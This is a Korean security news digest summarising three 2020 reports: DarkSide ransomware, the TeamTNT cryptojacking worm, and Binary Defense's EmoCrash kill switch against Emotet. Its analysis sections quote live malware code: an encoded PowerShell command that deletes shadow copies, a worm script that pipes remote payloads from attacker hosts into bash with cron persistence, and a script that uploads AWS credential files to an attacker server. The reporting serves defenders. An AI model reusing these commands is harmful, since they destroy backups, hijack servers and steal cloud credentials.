[출처] https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

현재까지는 이 랜섬웨어에서 취약점을 발견할 수 없었으며 파일을 무료로 복구할 수 있는 방법이 없다.

Sodinokibi(REvil)와의 연관 가능성

연구원들은 DarkSide 분석 시 Sodinokibi 랜섬웨어와 유사한 점을 발견할 수 있었다. 가장 명백한 점은 Sodinokibi 와 거의 동일한 랜섬노트 양식을 사용한다는 것이다.



[그림] Sodinokibi 랜섬노트

[출처] https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

Bleeping Computer 에서 DarkSide 의 행동을 분석한 결과, 랜섬웨어가 처음 실행될 때 인코딩된 PowerShell 스크립트가 실행된다는 것을 발견했다.

```
powershell -ep bypass -c
"(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536
861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C6574652829
3B7D20'.Substring(2*$_,2))};iex $s"
```

[그림] 실행되는 PowerShell 명령어


[출처] https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

난독화를 해제하자 해당 PowerShell 명령은 섀도우 볼륨 복사본을 삭제하는데 사용된 것을 볼 수 있었다.

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

PowerShell 을 통해 위의 명령을 실행하는 것은 Sodinokibi 의 방법과 동일하다.

또한 MalwareHunterTeam 은 DarkSide 가 CIS 국가의 감염을 의도적으로 피한다는 사실을 발견했다. 이 코드는 Sodinokibi 및 GandCrab 에서 자주 사용되는 것과 유사하다.



[출처] https://twitter.com/malwrhunterteam/status/1293229435848712199

이러한 유사점은 아직까지 모호하지만 추가 모니터링이 필요할 것으로 판단된다.

[출처] [Bleeping Computer] DarkSide: New targeted ransomware demands million dollar ransoms
https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

크립토재킹 웜, Docker 시스템에서 AWS 자격 증명 훔쳐

Cryptojacking worm steals AWS credentials from Docker systems

TeamTNT 로 알려진 사이버 범죄 그룹이 크립토마이닝 웜을 통해 해킹된 Docker 및 Kubernetes 시스템에서 평문 상태의 AWS 자격 증명 및 설정 파일을 훔치고 있는 것으로 나타났다. TeamTNT 의 가상화폐 마이닝 봇넷은 지난 5 월 MalwareHunterTeam 이 처음으로 발견했으며 잘못 구성된 Docker 콘테이너와의 관련성을 발견한 Trend Micro 연구원들이 추가로 분석했다. Cado Security 의 연구원들에 따르면 이는 지극히 평범한 크립토마이닝 모듈 위에 AWS 자격 증명 탈취 기능과 함께 제공되는 최초의 웜이다.

이 봇넷은 노출된 Docker API 를 찾는(추후 Kubernetes 시스템도 찾는 것으로 밝혀짐) 오픈소스 masscan IP 포트 스캐너 인스턴스를 실행할 목적으로 이미 서버를 감염시켰다. 이후 발견하는 모든 잘못 구성된 서버의 새로운 콘테이너에 자신을 설치했다.

```
#!/bin/bash
# docker lan pwner

...

eval "$rndstr"="'$(masscan $1 -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders
200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null | grep -E
'ApiVersion|client version 1.16' | jq -r .ip)'";

for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c
"curl http://dockerupdate.anondns.net:443/sugarcrm/themes/default/images/mos.jpg |
bash; service crypto status || echo '...
 crontab -l 2>/dev/null
    echo "* * * * * $LDR http://129.211.98.236/xmr/mo/mo.jpg | bash; crontab -r > /
    dev/null 2>&1"
    ...' bash"

...
```

[그림] 다른 Docker 시스템으로 확산되는데 사용되는 코드

[출처] https://www.cadosecurity.com/2020/08/17/teamtnt-the-first-crypto-mining-worm-to-steal-aws-credentials/

AWS 크리덴셜 유출

TeamTNT 웜은 서버를 감염시킨 후 시스템 내 "~/.aws/credentials" 및 "~/.aws/config" 위치에서 AWS CLI 이 자격 증명 및 설정 정보를 저장하는데 사용하는 암호화되지 않은 파일을 찾는다. 이 웜은 목표 데이터를 발견하면 curl 을 통해 공격자가 제어하는 C2 서버로 업로드한다. 연구원들은 공격자가 훔친 AWS 자격 증명을 수동 또는 자동으로 확인하지는 않는다는 것을 발견했다.

"CanaryTokens.org 에서 생성한 자격 증명을 TeamTNT 로 보냈으나, 아직까지 사용한 흔적은 보이지 않았다. 이로써 TeamTNT 는 해당 자격 증명을 직접 확인 및 사용하지 않거나 확인을 위한 기능이 제대로 동작하지 않는다는 것을 알 수 있다."

```
if [ -f /root/.aws/credentials ]; then
echo "FOUND : /root/.aws/credentials"
curl -F "userfile=@/root/.aws/credentials" http://sayhi.bplaced.net/thx/for/your/key/index.php
curl -F "userfile=@/root/.aws/config" http://sayhi.bplaced.net/thx/for/your/key/index.php
history -c
fi

if [ -f /home/*/.aws/credentials ]; then
echo "FOUND : /home/*/.aws/credentials"
curl -F "userfile=@/home/jovyan/.aws/credentials" http://sayhi.bplaced.net/thx/for/your/key/index.php
curl -F "userfile=@/home/jovyan/.aws/config" http://sayhi.bplaced.net/thx/for/your/key/index.php
history -c
fi

rm -f $0
```

[그림] AWS 자격 증명을 훔치는 코드

[출처] https://www.cadosecurity.com/2020/08/17/teamtnt-the-first-crypto-mining-worm-to-steal-aws-credentials/

크립토마이닝 작업

TeamTNT 는 해킹된 시스템에서 모네로 가상화폐를 채굴하기 시작하는 XMRig CPU 마이너 또한 배포한다.
이를 통해 수집된 모든 모네로는 공격자의 모네로 지갑으로 전송된다. 연구원들은 이 캠페인과 약 $300 상당의 3 XMR 이 담겨있는 관련 지갑 2 개를 발견했다. 하지만 가상 화폐를 채굴하는 캠페인은 일반적으로 지갑 수백 개 이상을 사용한다는 점을 감안할 때 총 금액은 훨씬 클 것으로 예상된다. 연구원들은 "이러한 공격은 특별히 정교하지는 않지만, 크립토재킹 웜을 배포하는 수 많은 그룹이 많은 비즈니스 시스템을 감염 시켰다"고 밝혔다. Cado Security 는 TeamTNT 의 웜 공격을 방어하기 위해서 AWS 자격 증명 및 설정 정보를 평문 상태로 저장하는 저장하는 모든 파일을 제거하고 방화벽 화이트리스트 룰을 설정하여 Docker API 에 대한 접근을 차단해야 하며 Stratum 마이닝 프로토콜을 사용한 마이닝 풀에 대한 연결을 모니터링할 것을 권장했다.

[출처] [Bleeping Computer] Cryptojacking worm steals AWS credentials from Docker systems
https://www.bleepingcomputer.com/news/security/cryptojacking-worm-steals-aws-credentials-from-docker-systems/
[Cado Security] TEAM TNT – THE FIRST CRYPTO-MINING WORM TO STEAL AWS CREDENTIALS
https://www.cadosecurity.com/2020/08/17/teamtnt-the-first-crypto-mining-worm-to-steal-aws-credentials/

연구원들, Emotet 의 취약점 활용하여 확산 막아

Researchers Exploited A Bug in Emotet to Stop the Spread of Malware

여러 봇넷 기반 스팸 캠페인과 랜섬웨어 공격의 배후에 있는 Emotet 에 취약점이 포함되어 있었던 것으로 나타났다. 사이버 보안 연구원들은 이 취약점을 이용하여 킬스위치를 작동시키고 악성코드가 6 개월 동안 시스템을 감염시키는 것을 막을 수 있었다.

Binary Defense 의 James Quinn 은 다음과 같이 밝혔다.
"악성코드도 취약점이 있을 수 있는 소프트웨어다. 공격자가 합법적인 소프트웨어의 취약점을 악용하여 해를 입힐 수 있는 것처럼 방어자 또한 악성코드를 리버스 엔지니어링하여 취약점을 발견한 다음 이를 악용하여 악성코드를 물리치는데 사용할 수 있다."

이 킬스위치는 제작자가 악성코드의 취약점을 패치할 때까지 2020 년 2 월 6 일부터 8 월 6 일까지 182 일 동안 활성화됐다. 2014 년 처음 발견된 이래로 Emotet 은 뱅킹 악성코드에서 다운로더, 인포 스틸러, 스팸봇 등 상황에 따라 사용 가능한 여러 기능을 포함한 "맥가이버 칼"로 정체성을 변경했다. 2 월 초, Emotet 은 이미 감염된 기기를 통해 근처 Wi-Fi 네트워크에 연결된 새로운 희생양을 찾아 감염시킬 수 있는 새로운 기능을 개발했다. 이 기능 업데이트는 지속성 메커니즘과 함께 도입되었다.

Binary Defense 에 따르면 Emotet 은 각 피해자 시스템에 악성코드를 저장하기 위해 랜덤으로 고른 문자열 또는 system32 디렉토리의 dll 시스템 파일명을 사용한 파일명을 생성했다. 변경 내용은 간단했다. 파일명을 XOR key 로 암호화하고 이 키를 피해자의 볼륨 시리얼 넘버의 윈도우 레지스트리 값 설정에 저장했다.

킬 스위치의 첫번째 버전은 Binary Defense 에서 개발했으며 Emotet 이 위의 변경사항을 공개한지 37 일 만에 활성화되었다. 이는 각 피해자용 레지스트리 키 값을 생성하고 각 값에 대한 데이터를 null 로 설정하는 PowerShell 스크립트를 사용했다.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Application Error"/>
    <EventID Qualifiers="0">1000</EventID>
    <Level>2</Level>
    <Task>100</Task>
    <Keywords>0x80000000000000</Keywords>
    <TimeCreated SystemTime="2020-02-07T04:07:35.244535200Z"/>
    <EventRecordID>622</EventRecordID>
    <Channel>Application</Channel>
    <Computer>DESKTOP-BB23TQ0</Computer>
    <Security/>
  </System>
  <EventData>
    <Data>sqlsrv32.exe</Data>
    <Data>0.0.0.0</Data>
    <Data>5e3c3d86</Data>
    <Data>ntdll.dll</Data>
    <Data>10.0.18362.1</Data>
    <Data>9bbcb4a9</Data>
    <Data>c0000374</Data>
    <Data>000df8cd</Data>
    <Data>370</Data>
    <Data>01d5dd6c1f53dab3</Data>
    <Data>C:\Windows\SysWOW64\sqlsrv32\sqlsrv32.exe</Data>
    <Data>C:\Windows\SYSTEM32\ntdll.dll</Data>
    <Data>f0e9a351-a3b7-41c2-b3fe-741d993363a7</Data>
    <Data/>
    <Data/>
  </EventData>
</Event>
```

[출처]https://www.binarydefense.com/emocrash-exploiting-a-vulnerability-in-emotet-malware-for-defense/

이렇게 하면 악성코드가 파일명을 찾기 위해 레지스트리를 확인할 시 빈 exe 인 ".exe"를 로딩하기 때문에 악성코드가 타깃 시스템에서 실행되는 것을 막을 수 있다.

Emotet 을 방해하기 위한 EmoCrash

Quinn 은 EmoCrash 라 명명된 킬 스위치의 인스턴트 버전에서 악성코드의 설치 루틴에서 발견된 버퍼 오버플로우 취약점을 악용하는 것 또한 가능하다고 밝혔다. 이를 통해 Emotet 설치 과정 중 이를 충돌시켜 사용자가 감염되는 것을 막을 수 있다고 설명했다. 이 스크립트는 레지스트리 값을 리셋하는 것 대신 시스템 아키텍쳐를 식별해내 사용자의 볼륨 시리얼 넘버용 설치 레지스트리 값을 생성하고 이를 832 바이트 버퍼에 저장하는데 사용하는 방식으로 동작한다.

"Emotet 을 충돌시키기 위해 필요한 것은 이 작은 데이터 버퍼 뿐이다. 이는 백신 형태로 감염 전에 적용될 수도, 킬 스위치와 같이 감염 중간에 적용될 수도 있다. 충돌 로그 2 건은 이벤트 ID 1000, 1001 로 나타날 것이다. 이는 킬스위치 배포 후에 비활성화된 Emotet 바이너리가 있는 엔드포인트를 식별하는데 사용될 수 있다."

Binary Defense 는 공격자에게 비밀을 누설하지 않기 위해 CERT 와 Team Cymru 와 협력하여 취약한 조직에 EmopCrash 익스플로잇 스크립트를 배포했다고 밝혔다. Emotet 은 4 월 중순 레지스트리 키 기반 설치 방법을 중단했지만 8 월 6 일 악성코드 로더를 업데이트한 후에야 취약한 레지스트리 값 코드를 완전히 제거할 수 있었다. 2020 년 7 월 17 일, Emotet 은 몇 달간의 개발 기간을 가진 후 스팸 작업을 다시 시작했다. 이들이 돌아온 직후에도 Emocrash 는 활성화 된 상태였기 때문에 8 월 6 일 까지는 EmoCrash 가 Emotet 의 공격을 완전히 보호할 수 있었다.

[출처] [The Hackers News] Researchers Exploited A Bug in Emotet to Stop the Spread of Malware
https://thehackernews.com/2020/08/emotet-botnet-malware.html

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com